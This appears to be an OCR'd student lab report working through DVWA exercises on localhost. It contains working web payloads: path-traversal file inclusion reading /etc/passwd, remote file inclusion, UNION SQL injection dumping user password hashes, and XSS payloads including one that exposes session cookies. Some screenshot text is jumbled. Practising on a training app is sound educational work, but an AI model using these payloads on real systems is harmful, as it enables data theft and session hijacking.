

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Greenbone Security As…

localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:106:111::/nonexistent:
/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/var/lib/redis:/usr/sbin/nologin usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:110:116::/var/lib/mosquitto:/usr/sbin/nologin
tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin _rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:996:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin Debian-snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-
dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:120:125::/nonexistent:/usr/sbin/nologin postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:127:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:123:130::/var/lib/saned:/usr/sbin/nologin inetsim:x:124:131::/var/lib/inetsim:/usr/sbin/nologin lightdm:x:125:132:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:133::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:127:134::/var/lib/king-phisher:/usr/sbin
/nologin polkitd:x:994:994:polkit:/var/lib/polkit-1:/usr/sbin/nologin rtkit:x:128:135:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:138:NetworkManager OpenVPN,,,:/var/lib/openvpn
/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin qoorey:x:1000:1000:Qoorey,,,:/home/qoorey:/usr/bin/zsh
```

For RFI attack you can put the targets url after “page=”

Like this



localhost/DVWA/vulnerabilities/fi/?page=https://google.com

Google

Avancerad s�kning

S�k p� Google | Jag har tur

Annonsering   F�retagsl�sningar   Allt om Google   Google.se


© 2023 - Integritet - Villkor

nning] - Oracle VM VirtualBox
iew Input Devices Help
Vulnerability: Cross Site R
DVWA CSRF Tutorial (Low
DVWA: File Inclusion – Inf
130%
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Greenbone Security As...
Maps Play YouTube Nyheter Gmail Drive Mer
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection

e)

I could not do this exercises

f)



localhost/DVWA/vulnerabilities/sqli/?id=test'+and+1%3D0+union+select+null%2C+concat(first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword)+from+users+


User ID: Submit

```
ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

g)

XSS bom




localhost/DVWA/vulnerabilities/xss_d/?default=<script>alert("We are being hecked")</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

localhost

We are being hecked



localhost/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>


Vulnerability: DOM Based Cross Site Scriptin

Please choose a language:


localhost

PHPSESSID=op139oo9rhik9kdrdoae69hk44; security=low h)

XSSS reflected



```
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello Asma </pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a href="https://owasp.org/www-community/attacks/xss/" target="_blank">https://owas
        <li><a href="https://owasp.org/www-community/xss-filter-evasion-cheatsheet" target="_bl
        <li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https:
        <li><a href="http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisec
        <li><a href="http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/
    </ul>
</div>

                <br /><br />


            </div>

```



localhost/DVWA/vulnerabilities/xss_r/?name=<script> alert("Hacked") </script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello


localhost

Hacked


OK

I)

Xss Stored



```
        </form>

    </div>
    <br />

    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>
<div id="guestbook_comments">Name: Asma<br />Message: Tes1<br /></div>

    <br />

```



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

localhost


Vulnerable to stored XSS

Name: Asma
Message: Tes1

Name: Asma
Message: Tes1

DEI2

a)




Lab Webapplication

SQL injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted in field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an ap software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to atta of SQL database. SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unava become administrators of the database server. In a 2012 study, it was observed that the average web application received 4 attack cam month, and retailers received twice as many attacks as other industries (Wikipedia).
Link to Wikipedia


File inclusion

A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scriptin This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the control which file is executed at run time. A file include vulnerability is distinct from a generic directory traversal attack, in that directo is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts 